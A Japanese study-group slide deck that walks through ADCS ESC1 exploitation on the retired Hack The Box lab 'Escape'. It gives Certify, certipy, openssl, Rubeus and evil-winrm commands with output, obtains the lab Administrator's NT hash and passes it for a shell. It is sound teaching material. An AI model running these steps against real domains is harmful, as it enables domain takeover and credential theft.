ADCSでキメてぶち上げPrivesc - Escape

2023-8-26 OSCP勉強会 in 渋谷オフ会

自己紹介

tak:Yassan

- Job: SOC Analyst（事業会社でSOCしてます！）
- Twitter: @schectman_hell
- Like: Guitar, Bullet For My Valentine
- Holiday: Scuba Diving, HacktheBox
- Nickname:「たっく」でも「やっさん」でも！

目次

今日のお話

Active Directory証明書サービス（ADCS）の設定不備を悪用して一般ドメインユーザからドメイン管理者に昇格する話をします。
実際にHTBのリタイアマシンに良い題材「Escape」があるので、実演しながら解説します。
※うまく出来なかったら資料だけで頑張ります。

Active Directory証明書サービス (ADCS) について

そもそもADCSとは

以下、公式ドキュメントより引用


> Active Directory 証明書サービス (AD CS) は、セキュリティで保護された通信と認証プロトコルで使われる公開キー インフラストラクチャ (PKI) 証明書を発行および管理するための Windows Server ロールです。
> デジタル証明書を使うと、電子ドキュメントやメッセージを暗号化およびデジタル署名したり、ネットワーク上のコンピューター、ユーザー、またはデバイス アカウントを認証したりできます。たとえば、デジタル証明書は次のことを提供するために使われます。

要するに、AD環境に親和性のある証明書発行サービスです。


ADCSを用いたKerberos認証

全体概要

AD環境では、ADCSから発行されたクライアント証明書を用いて、Kerberos認証が出来ます。具体的に証明書が利用されるシーンはPre-authenticationで使われます。
おなじみのパスワードハッシュを使ったKerberos認証の流れを簡単に説明します。



証明書を利用する場合は上記に記載されているAS-REQの事前認証データ（以降padata）部分が変化します。PA-ENC-TIMESTAMPがPA-PK-AS-REQになります（以下Wiresharkの画像参照）。
※事前認証において何を利用するかはAS-REQのpadataの値で決まったりします。



このpadataについては公式ドキュメント記載されています。

証明書の内部

nesukeさんのBlogにいい画像があったので引用します。

認証に必要な条件

KDCがAD証明書を使って認証する処理において確認する項目はいくつかあります。
以下に項目を纏めてます。

- `NTAuthCertificates store`に証明書が存在すること。
  - これは識別名でいうと`CN=NTAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration,DC=<example>,DC=<com>`です。
- `Client Authentication(1.3.6.1.5.5.7.3.2), Microsoft Smartcard Logon(1.3.6.1.4.1.311.20.2.2)`この辺りのEKU（Extended Key Usage）が証明書内部に存在すること。
  - グループポリシーによって様々。
- 証明書がルート証明書にリンクしていること。
- 失効前であること。
- 秘密鍵が認証要求しているアカウントのものであると、証明されること。

Subject Alternative Name (SAN)

証明書内部にある設定項目です。
Webサーバが複数のドメインをホストしている場合、証明書が1つで済むようにSANに複数ドメインを記載することが出来ます。
攻撃者がこのSANに任意の値を設定し、`Client Authentication`のEKUがある証明者を利用した場合、CAは設定されたSANのUPNに基づいて証明書を発行します。この結果、任意のユーザーになりすましが出来ます。

ADCSを利用した権限昇格

ドメイン管理者への昇格方法ですが、一杯あります。
HackTricksにその辺りは書いているので参考にして下さい。

今回はHackTricksのESC1のシナリオを主に紹介します。

HacktheBox - Escape

EscapeのBoxを使って、ADCSを悪用した権限昇格のシナリオESC1を実施します。

ADCSのExploitツール

今回は主にCertifyを利用します。

Certify

C#ツールです。コンパイルして実行ファイル形式で利用します。
ログインした権限のユーザで実行します。
https://github.com/GhostPack/Certify

certipy


Pythonツールです。コンパイル不要で利用できます。
攻撃対象に遠隔で実行できるので、証明書のPermissionによって新たにドメインオブジェクトを作成し、その権限でツールを実行出来ます。
https://github.com/ly4k/Certipy

事前調査

列挙での当たりの付け方

まずADCSを利用しているかどうか、発見できるかどうかが入り口です。
列挙ツールとしてはBloodhoundだったり、PowerUp、SharpUpだったりwinPEASなどがありますが、大体この辺りではパっと目にはつかないです（個人の意見、直ぐツール頼り）。

手動列挙で探っていると見つけることが多いです（個人の意見）。
psやGet-Processコマンドで引っかかります。




```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> ps

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    456      34    12880      22684                2652   0 certsrv
    488      18     2232       5428                 384   0 csrss
    171      13     1736       4888                 496   1 csrss
    388      32    16084      22572                2128   0 dfsrs
    155       8     1940       6204                3252   0 dfssvc
    256      14     3844      13524                3992   0 dllhost
  10382    7394   129780     127956                1496   0 dns
    529      22    20900      39760                  68   1 dwm
     49       6     1492       3996                5000   0 fontdrvhost
     49       6     1644       4284                5008   1 fontdrvhost
      0       0       56          8                   0   0 Idle
    131      12     1900       5640                3096   0 ismserv
    469      26    10580      47672                2680   1 LogonUI
   2071     193    72672      71536                 644   0 lsass
    726      31    38280      50520                2684   0 Microsoft.Activ
    225      13     2740      10252                4264   0 msdtc
      0      15      316      13436                  88   0 Registry
    609      14     5552      13212                 620   0 services
```

脆弱な証明書テンプレートの探し方

脆弱な証明書テンプレートを探すには先ほど紹介したツールを使います。
Certifyを使って探す際のコマンドは以下です。

```
Certify.exe find /vulnerable
```

結果から確認すべき項目を見ていきます。



```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> .\Certify.exe find /vulnerable

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___/
  v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=sequel,DC=htb'

[*] Listing info about the Enterprise CA 'sequel-DC-CA'

    Enterprise CA Name            : sequel-DC-CA
    DNS Hostname                  : dc.sequel.htb
    FullName                      : dc.sequel.htb\sequel-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=sequel-DC-CA, DC=sequel, DC=htb
    Cert Thumbprint               : A263EA89CAFE503BB33513E359747FD262F91A56
    Cert Serial                   : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Cert Start Date               : 11/18/2022 12:58:46 PM
    Cert End Date                 : 11/18/2121 1:08:46 PM
    Cert Chain                    : CN=sequel-DC-CA,DC=sequel,DC=htb
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
      Allow  ManageCA, ManageCertificates               sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
    Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :

    CA Name                               : dc.sequel.htb\sequel-DC-CA
    Template Name                         : UserAuthentication
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks                          ①
    msPKI-Certificate-Name-Flag           : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
    Authorized Signatures Required        : 0                                ②
    pkiextendedkeyusage                   : Client Authentication, Encrypting File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting File System, Secure Email
    Permissions                                                              ③
      Enrollment Permissions
        Enrollment Rights           : sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                      sequel\Domain Users           S-1-5-21-4078382237-1492182817-2568127209-513
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519

      Object Control Permissions
        Owner                       : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
        WriteOwner Principals       : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                                      sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
        WriteDacl Principals        : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                                      sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
        WriteProperty Principals    : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                                      sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
```

① SANが有効である

```
msPKI-Certificate-Name-Flag           : ENROLLEE_SUPPLIES_SUBJECT
```

② EKUにClient Authenticationがある

```
pkiextendedkeyusage                   : Client Authentication
```

③ Domain Usersがこの証明書テンプレートを要求できる

```
Permissions
      Enrollment Permissions
        Enrollment Rights           : sequel\Domain Admins
                                      sequel\Domain Users
                                      sequel\Enterprise Admins
```

上記3つの項目が確認出来ればESC1のシナリオを再現できる。

※余談

上記の③の項目がDomain Computerになっている場合は、新たにDomain Computerを作成し、certipyで遠隔から実行することでExploit可能です。

NTAuthCertificates Storeの確認

CertifyでNTAuthCertificates storeに証明書があるか確認出来ます。
※ここまでしなくても脆弱なテンプレートを見つけたら試してみればいいです。上記3点あればほぼ確実に権限昇格の入り口でしょう。


```
Certify.exe cas
```

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> .\Certify.exe cas

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=sequel,DC=htb'


[*] Root CAs

    Cert SubjectName              : CN=sequel-DC-CA, DC=sequel, DC=htb
    Cert Thumbprint               : A263EA89CAFE503BB33513E359747FD262F91A56
    Cert Serial                   : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Cert Start Date               : 11/18/2022 12:58:46 PM
    Cert End Date                 : 11/18/2121 1:08:46 PM
    Cert Chain                    : CN=sequel-DC-CA,DC=sequel,DC=htb


[*] NTAuthCertificates - Certificates that enable authentication:

    Cert SubjectName              : CN=sequel-DC-CA, DC=sequel, DC=htb
    Cert Thumbprint               : A263EA89CAFE503BB33513E359747FD262F91A56
    Cert Serial                   : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Cert Start Date               : 11/18/2022 12:58:46 PM
    Cert End Date                 : 11/18/2121 1:08:46 PM
    Cert Chain                    : CN=sequel-DC-CA,DC=sequel,DC=htb


[*] Enterprise/Enrollment CAs:

    Enterprise CA Name            : sequel-DC-CA
    DNS Hostname                  : dc.sequel.htb
    FullName                      : dc.sequel.htb\sequel-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=sequel-DC-CA, DC=sequel, DC=htb
    Cert Thumbprint               : A263EA89CAFE503BB33513E359747FD262F91A56
    Cert Serial                   : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Cert Start Date               : 11/18/2022 12:58:46 PM
    Cert End Date                 : 11/18/2121 1:08:46 PM
    Cert Chain                    : CN=sequel-DC-CA,DC=sequel,DC=htb
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
      Allow  ManageCA, ManageCertificates               sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
    Enrollment Agent Restrictions : None

    Enabled Certificate Templates:
        UserAuthentication
        DirectoryEmailReplication
        DomainControllerAuthentication
        KerberosAuthentication
        EFSRecovery
        EFS
        DomainController
        WebServer
        Machine
        User
```

不正な証明書要求

Certifyを使って証明書を要求します。

```
Certify.exe request /ca:<CA Name> /template:<Template Name>
/altname:Administrator
```




鍵と証明書が来るのでこれを`openssl`を使って`pfx`ファイルに変更します。
※上記Certifyのコマンドの結果末尾に参考コマンドが提案されます。

```
openssl pkcs12 -in cert.pem -inkey priv.key -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out admin.pfx
```

※余談

certipyでも同じことをやってみます。

```
certipy req -username <'user@example.com'> -password <Password> -ca <CA
Name> -dc-ip <dc-ip> -template <Template Name> -upn
'Administrator@example.com' -debug
```



このツールだとpfxファイル変換までやってくれます。ただ遠隔なので時刻同期の関係でよく失敗します。

証明書を使って権限昇格

不正に取得した証明書admin.pfxを使って権限昇格します。
使用するツールはおなじみのRubeus.exeです。証明書を使ってKerberos認証します。

```
Rubeus.exe asktgt /user:Administrator /certificate:admin.pfx
/getcredentials /password:<opensslで設定したpass>
```

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> .\Rubeus.exe asktgt /user:Administrator /certificate:admin.pfx /getcredentials /password:pass

  _____
 (____ \     | |
  ____) )_   _| |_  _____ _   _  _____
 |  __  /| | | | _ \| ___ | | | |/ ___)
 | |  \ \| |_| | |_) ) ____| |_| |\___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Ryan.Cooper, CN=Users, DC=sequel, DC=htb
[*] Building AS-REQ (w/ PKINIT preauth) for: 'sequel.htb\Administrator'
[*] Using domain controller: fe80::5cc8:190c:41db:92a5%4:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGSDCCBkSgAwIBBaEDAgEWooIFXjCCBVphggVWMIIFUqADAgEFoQwbClNFUVVFTC5IVEKiHzAdoAMC
      AQKhFjAUGwZrcmJ0Z3QbCnNlcXVlbC5odGKjggUaMIIFFqADAgESoQMCAQKiggUIBIIFBBQaeKM32b+e
      JrmGaT8UDUACTBb8Ecg1rK3YvzKv7zQ+fMUO3GejFI/HUDtlhmGoxY/hmd5/jWJSiTte3P4DUFhAlwLf
      se40gZQK1×2KNanPlrlfl33GR6OrTm9g86W88VGn5+gwq4lLLA3NlaLDdBjbtjonQOIvp3172Kad+pH7
      jvJzt5hSZb9kb+I6RMd4EMJi7oAiCXvK1ffCu01CRyWEkFhadq9eC0YsYhlmDNgvG02OKDtTb4E6N3hY
      pST4Exe+D94zz4xUCxRvG/e8f9xV52G5R3RPlghAfcjvK7FbKnRj+9xJ4YadwEiveUXbfug0T110XlT5
      MewdbPqNJOzZlpPdLxTThIQ0WCkf0kyxumHBuVnp7FgXmMjbwRd0E0lmyecl86ztp9UBEfBno+r2g+sU
      00kFdcQbYN6VfFXBO2DY8COT99fdM9z2jSHpAr8IRVzNhsVnbpwe3SFyhJQyd9nJIlWpiXbnJ6Sy7nRs
      ceTuK3w5fKPb5Rhta5i12Kt9JzN+gdsTZw5Prz2yAS/hanskYwmQdLDyGhMyLZTQGkCbMOkqMxzd+lwF
      qBQyU2uBF//9G0JIfpH4THpPMuGYr/TM0D0fSfAZMTI3kE4eoN0PAomNgYkgcU3TMn+wUDnbc/DJsHoR
      s0GQBwlrhp+U+0eTpXUx3CDsbFu0vjmSbXQ0zif50PRXIkXZ08ItEWu2GQ0zOuBL6CnejnF+QDDNkELs
      63kLDG5rp0ygyXZLaR9Ufj1F0OTENU7PdkrHdYeQkuwK02Q+mei1A8ahiyAb8di+pfd4X3ZB0rgkp9y
      sPMwRn7dGl/dkZmHzeMxsLcn4i/5TTvtTl6RRHpndZOQnnTOn5WoG+1G3bcZhCWD+oH9hRnLm6xF3h5z
      /zP2VR5wmEInXI3FA2wYCzhsgoD5uQ3PBy2DV6Dl5JCVFN88tuiKYHaY/fj4OXlbhfWWVSuM/9CDyjZi
      ugRERnB48OiI/lAsQ8NH1w2Ba7sDC1Z+KWAS/S9k0kYEmPcLRt+gR51rsAnkP3cXUM2R/IFaZYU17GbX
      O4COZB1vR16HHOEl7fRR6P4Sx+N7ib3ER4+nmTiX80i4B0kmMFsIoJFrD1BTf4eQGEJwyWoVKaCg5kzG
      n8BNC8LygB/lSlhk0tElgmMWsHRX8Nq8Bbe2PtoNslgChtuFgxW/eaUn3KtsXnEFzmom4lbFoVsNNlxl
      m4j+n0YVVdB26Vqqh93V2G/vKsVLvLDhvR0xJ1ydMm8uM833M61LI5CusLkLOAlh7NisscBGeb0oCkzH
      1PY2/SeW6mHa6+wAupoA+liMr9BWHYU7EDA3bqoK4N9PqZMl7X3X0rSHu0H0S2VsWrmRGof3dk43jgGE
      MicBsSqD4Hj9bwmtAc7WwKUC8hYnbQ/Hlu+T+1HJAV0UVT5gjTpeo+PHW6FtKdPVs7n3D12hUG2Eq29E
      3cRhlqZDeZmXqxoIpdRd/FYJxH/T+PXKRlIwtAwWvTfNx5Vu3UNTQEFOhArSfPnnZdFoJvFsSrM8yPh1
      zDsqZmyVc36rWjjj/600ISnxdcJLo9Aeg/crQxW8Ti6vBeNQ+BE2y+4OmRpWfUpgxrlicKZQJyMsa15w
      2X95V73ke3CjphKHx+GhjL1yNU9AikqNTtcr/mGTzmjmggh6Uil0AmONttbLzJUNz2uDTLBuExJVZYit
      ouzES9BkqoOa4E9gPtU2c6OB1TCB0qADAgEAooHKBIHHfYHEMIHBoIG+MIG7MIG4oBswGaADAgEXoRIE
      EGDGegRD/ryJaHVkjx7YWxChDBsKU0VRVUVMLkhUQqkfMB2gAwIBAqEWMBQbBmtyYnRndBsKc2VxdWVsLmh0Yg==

  ServiceName              :  krbtgt/sequel.htb
  ServiceRealm             :  SEQUEL.HTB
  UserName                 :  Administrator
  UserRealm                :  SEQUEL.HTB
  StartTime                :  8/1/2023 12:16:38 PM
  EndTime                  :  8/1/2023 10:16:38 PM
  RenewTill                :  8/8/2023 12:16:38 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable
  KeyType                  :  rc4_hmac
  Base64(key)              :  YMZ6BEP+vIlodWSPHthbEA==
  ASREP (key)              :  21A5715F45007256FF349C3DAAC98794

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : A52F78E4C751E5F5E17E1E9F3E58F4EE
```

/getcredentialsオプションをつけるとNTハッシュを取り出せるのでそのままPTHで権限昇格出来ます。

```
┌──(root㉿kali)-[~/work]
└─# evil-winrm -i 10.10.11.202 -u Administrator -H A52F78E4C751E5F5E17E1E9F3E58F4EE

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

※余談

certipyでも同じことをやってみます。

```
certipy auth -pfx administrator.pfx -dc-ip <dc-ip> -debug
```

```
┌──(root㉿kali)-[~/work]
└─# certipy auth -pfx administrator.pfx -dc-ip 10.10.11.202
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

こんな感じで時刻同期の関係でほぼ失敗します。
修正するには以下のコマンドで時刻同期をします。

```
ntpdate <dc-ip>
```

```
┌──(root㉿kali)-[~/work]
└─# ntpdate 10.10.11.202
2023-08-01 14:48:53.815885 (-0400) +29246.650255 +/- 0.093110 10.10.11.202 s1 no-leap
CLOCK: time stepped by 29246.650255
```

これでも失敗する場合がありますが、数打ちゃ当たります。

```
┌──(root㉿kali)-[~/work]
└─# certipy auth -pfx administrator.pfx -dc-ip 10.10.11.202 -debug
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
```

ハッシュが出てくるのでこれでPTH出来ます。

